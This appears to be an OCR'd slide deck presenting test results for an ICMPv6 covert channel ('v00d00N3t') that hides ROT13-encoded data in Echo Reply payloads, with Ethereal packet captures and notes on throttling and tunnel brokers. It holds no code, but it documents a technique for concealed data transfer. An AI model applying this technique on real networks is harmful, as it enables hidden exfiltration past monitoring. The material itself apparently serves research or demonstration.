
Results

- The packets survived each test run
- Sent ‘Echo Reply’ messages with a payload of 1440 bytes in payload with no problem
- Larger files were broken up by the host and sent in increments
- Sent packets with a throttle set for 1 byte per 5 minutes
- Used 2 different Tunnel Brokers for testing


v00d00N3t_Test - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter: icmpv6
Expression... Clear Apply
No. . Time Source Destination Protocol Info
7224 6788.907558 fe80::214:bfff:feb4:db04 ff02::1 ICMPv6 Router advertisement
7225 6788.927184 2001:618:400:3b3b:240:58ff:fe75:34e8 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7226 6788.942089 2001:618:400:3b3b:2b5:b2ff:fe4a:c610 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7227 6788.954671 2001:618:400:3b3b:21c:23ff:fe49:48c1 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7228 6788.967288 2001:618:400:3b3b:29e:eeff:fe6d:231d 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7229 6788.979172 2001:618:400:3b3b:244:33ff:fe03:dc5a 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7230 6788.991480 2001:618:400:3b3b:2f5:6eff:fefe:ce3b 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7231 6789.002880 2001:618:400:3b3b:2f6:b4ff:fedc:77ff 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7232 6789.014729 2001:618:400:3b3b:202:47ff:fed8:9afb 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7233 6789.027254 2001:618:400:3b3b:21e:1ff:feb5:33ce 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7234 6789.038874 2001:618:400:3b3b:2ee:a0ff:fe85:c2bd 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7235 6789.050587 2001:618:400:3b3b:2f9:a8ff:fef8:c438 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7236 6789.062709 2001:618:400:3b3b:26c:1ff:feab:f10f 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7237 6789.074391 2001:618:400:3b3b:240:8fff:fe6b:f923 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7238 6789.086755 2001:618:400:3b3b:233:c8ff:fe38:2696 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7239 6789.097407 2001:618:400:3b3b:2bf:2bff:fe09:15b5 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7240 6789.111114 2001:618:400:3b3b:26e:ff:fe54:aa52 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
7241 6789.122736 2001:618:400:3b3b:215:b9ff:fe02:a393 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
Frame 7225 (94 bytes on wire, 94 bytes captured)
Ethernet II, Src: Kronos_75:34:e8 (00:40:58:75:34:e8), Dst: Cisco-Li_b4:db:04 (00:14:bf:b4:db:04)
Destination: Cisco-Li_b4:db:04 (00:14:bf:b4:db:04)
Source: Kronos_75:34:e8 (00:40:58:75:34:e8)
Type: IPv6 (0x86dd)
Internet Protocol Version 6
Version: 6
Traffic class: 0x96
Flowlabel: 0x94141
Payload length: 40
Next header: ICMPv6 (0x3a)
Hop limit: 255
Source address: 2001:618:400:3b3b:240:58ff:fe75:34e8
Destination address: 2001:470:1f00:2658:240:45ff:fe18:9aa3
Internet Control Message Protocol v6
Type: 129 (Echo reply)
Code: 5
Checksum: 0x8570 [correct]
ID: 0xc168
Sequence: 0xd228
Data (32 bytes)
0000 00 14 bf b4 db 04 00 40 58 75 34 e8 86 dd 69 69 ....@ Xu4...ii
0010 41 41 00 28 3a ff 20 01 06 18 04 00 3b 3b 02 40 AA.(:. . ....;;.@
0020 58 ff fe 75 34 e8 20 01 04 70 1f 00 26 58 02 40 X..u4. . .p..&X.@
0030 45 ff fe 18 9a a3 81 05 85 70 c1 68 d2 28 56 61 E....... .p.h.(Va
0040 66 67 6e 79 79 76 61 74 20 79 76 6f 74 70 70 2d fgnyyvat yvotpp-
0050 34 2e 31 2e 30 2d 33 2e 76 33 38 36 2e 0a 4.1.0-3. v386..
File: "C:\Documents and Settings\b1u3w1r3\Desktop\v00d00N3t_Test\v00d00N3t_Test" 1715 KB 02:51:43
P: 13788 D: 4946 M: 0


v00d00N3t_Test - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter: icmpv6
Expression... Clear Apply
No. . Time Source Destination Protocol Info
12823 9300.381090 fe80::214:bfff:feb4:db04 ff02::1 ICMPv6 Router advertisement
12824 9301.464447 2001:470:1f00:2658:276:12ff:fe0b:9100 2001:618:400:3b3b:20c:29ff:fe55:62ca ICMPv6 Echo reply
12825 9303.459808 2001:470:1f00:2658:287:e8ff:fe67:34be 2001:618:400:3b3b:20c:29ff:fe55:62ca ICMPv6 Echo reply
12826 9305.461890 2001:470:1f00:2658:282:62ff:fee3:3ea0 2001:618:400:3b3b:20c:29ff:fe55:62ca ICMPv6 Echo reply
12828 9307.475866 2001:470:1f00:2658:2d6:e2ff:fe98:ae8f 2001:618:400:3b3b:20c:29ff:fe55:62ca ICMPv6 Echo reply
12832 9309.448129 2001:470:1f00:2658:24a:39ff:fe15:6e8f 2001:618:400:3b3b:20c:29ff:fe55:62ca ICMPv6 Echo reply
12833 9309.879900 fe80::214:bfff:feb4:db04 ff02::1 ICMPv6 Router advertisement
12834 9311.497699 2001:470:1f00:2658:2c5:70ff:fe4f:7069 2001:618:400:3b3b:20c:29ff:fe55:62ca ICMPv6 Echo reply
12835 9313.463699 2001:470:1f00:2658:20c:bcff:fe43:653e 2001:618:400:3b3b:20c:29ff:fe55:62ca ICMPv6 Echo reply
12836 9315.505699 2001:470:1f00:2658:2d6:5ff:fecc:21da 2001:618:400:3b3b:20c:29ff:fe55:62ca ICMPv6 Echo reply
12837 9317.461838 2001:470:1f00:2658:213:2bff:fec7:c2f9 2001:618:400:3b3b:20c:29ff:fe55:62ca ICMPv6 Echo reply
12842 9318.547913 fe80::214:bfff:feb4:db04 ff02::1 ICMPv6 Router advertisement
12845 9322.069796 2001:470:1f00:2658:23c:d0ff:fe94:f5f2 2001:618:400:3b3b:20c:29ff:fe55:62ca ICMPv6 Echo reply
12848 9323.491563 2001:470:1f00:2658:206:9dff:fec9:fc2f 2001:618:400:3b3b:20c:29ff:fe55:62ca ICMPv6 Echo reply
12850 9325.503645 2001:470:1f00:2658:286:9ff:fe9d:2b90 2001:618:400:3b3b:20c:29ff:fe55:62ca ICMPv6 Echo reply
12851 9327.653621 fe80::214:bfff:feb4:db04 ff02::1 ICMPv6 Router advertisement
12858 9332.882949 fe80::214:bfff:feb4:db04 ff02::1 ICMPv6 Router advertisement
12865 9340.072981 2001:618:400:3b3b:22c:5fff:fe1e:ce3d 2001:470:1f00:2658:240:45ff:fe18:9aa3 ICMPv6 Echo reply
Frame 12824 (94 bytes on wire, 94 bytes captured)
Ethernet II, Src: Cisco-Li_b4:db:04 (00:14:bf:b4:db:04), Dst: Vmware_55:62:ca (00:0c:29:55:62:ca)
Destination: Vmware_55:62:ca (00:0c:29:55:62:ca)
Source: Cisco-Li_b4:db:04 (00:14:bf:b4:db:04)
Type: IPv6 (0x86dd)
Internet Protocol Version 6
Version: 6
Traffic class: 0x96
Flowlabel: 0x94141
Payload length: 40
Next header: ICMPv6 (0x3a)
Hop limit: 247
Source address: 2001:470:1f00:2658:276:12ff:fe0b:9100
Destination address: 2001:618:400:3b3b:20c:29ff:fe55:62ca
Internet Control Message Protocol v6
Type: 129 (Echo reply)
Code: 105
Checksum: 0xd16b [correct]
ID: 0xff54
Sequence: 0xe198
Data (32 bytes)
0000 00 0c 29 55 62 ca 00 14 bf b4 db 04 86 dd 69 69 ..)Ub... ii
0010 41 41 00 28 3a f7 20 01 04 70 1f 00 26 58 02 76 AA.(:. . .p..&X.v
0020 12 ff fe 0b 91 00 20 01 06 18 04 00 3b 3b 02 0c ....;;..
0030 29 ff fe 55 62 ca 81 69 d1 6b ff 54 e1 98 79 20)..Ub..i .k.T..y
0040 73 62 65 20 76 67 66 20 6e 6f 76 79 76 67 6c 0a sbe vgf novyvgl.
0050 67 62 20 65 72 6e 71 20 7a 68 79 67 76 63 gb ernq zhygvc
File: "C:\Documents and Settings\b1u3w1r3\Desktop\v00d00N3t_Test\v00d00N3t_Test" 1715 KB 02:51:43
P: 13788 D: 4946 M: 0


12824 9301.464447 2001:470:1f00:2658:276:12ff:fe0b:9100 2001:618:400:3b3b:20c:29ff:fe55:...
Frame 12824 (94 bytes on wire, 94 bytes captured)
Ethernet II, Src: Cisco-Li_b4:db:04 (00:14:bf:b4:db:04), Dst: Vmware_55:62:ca (00:0c:29:55:62:ca)
Destination: Vmware_55:62:ca (00:0c:29:55:62:ca)
Source: Cisco-Li_b4:db:04 (00:14:bf:b4:db:04)
Type: IPv6 (0x86dd)
Internet Protocol Version 6
Version: 6
Traffic class: 0x96
Flowlabel: 0x94141
Payload length: 40
Next header: ICMPv6 (0x3a)
Hop limit: 247
Source address: 2001:470:1f00:2658:276:12ff:fe0b:9100
Destination address: 2001:618:400:3b3b:20c:29ff:fe55:62ca
Internet Control Message Protocol v6
Type: 129 (Echo reply)
Code: 105
Checksum: 0xd16b [correct]
ID: 0xff54
Sequence: 0xe198
Data (32 bytes)
0000 00 0c 29 55 62 ca 00 14 bf b4 db 04 86 dd 69 69 ..)Ub... ii
0010 41 41 00 28 3a f7 20 01 04 70 1f 00 26 58 02 76 AA.(:. . .p..&X.v
0020 12 ff fe 0b 91 00 20 01 06 18 04 00 3b 3b 02 0c
0030 29 ff fe 55 62 ca 81 69 d1 6b ff 54 e1 98 79 20)..Ub..i .k.T..y
0040 73 62 65 20 76 67 66 20 6e 6f 76 79 76 67 6c 0a sbe vgf novyvgl.
0050 67 62 20 65 72 6e 71 20 7a 68 79 67 76 63 gb ernq zhygvc


3750 4431.060749 2001:618:400:3b3b:2b9:4cff:fecb:5997 2001:470:1f00:2658:240:45ff:fe18:9aa3 IC...
Frame 3750 (94 bytes on wire, 94 bytes captured)
Ethernet II, Src: 00:b9:4c:cb:59:97 (00:b9:4c:cb:59:97), Dst: Cisco-Li_b4:db:04 (00:14:bf:b4:db:04)
Destination: Cisco-Li_b4:db:04 (00:14:bf:b4:db:04)
Source: 00:b9:4c:cb:59:97 (00:b9:4c:cb:59:97)
Type: IPv6 (0x86dd)
Internet Protocol Version 6
Version: 6
Traffic class: 0x96
Flowlabel: 0x94141
Payload length: 40
Next header: ICMPv6 (0x3a)
Hop limit: 255
Source address: 2001:618:400:3b3b:2b9:4cff:fecb:5997
Destination address: 2001:470:1f00:2658:240:45ff:fe18:9aa3
Internet Control Message Protocol v6
Type: 129 (Echo reply)
Code: 5
Checksum: 0x10e3 [correct]
ID: 0xa7cb
Sequence: 0xd209
Data (32 bytes)
0000 00 14 bf b4 db 04 00 b9 4c cb 59 97 86 dd 69 69 ..... L.Y...ii
0010 41 41 00 28 3a ff 20 01 06 18 04 00 3b 3b 02 b9 AA.(:. . ....;;..
0020 4c ff fe cb 59 97 20 01 04 70 1f 00 26 58 02 40
0030 45 ff fe 18 9a a3 81 05 10 e3 a7 cb d2 09 61 61 E..... ..... aa
0040 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 bcdefghi jklmnopq
0050 72 73 74 75 76 77 61 62 63 64 65 66 67 68 rstuvwab cdefgh

References

- http://www.ipv6style.jp/en/statistics/address_depletion/index.shtml
- http://www.rfc-editor.org
- http://openwrt.org/
- http://wiki.openwrt.org/IPv6_howto
- https://tb.ipv6.btexact.com/
- http://www.he.net/index.html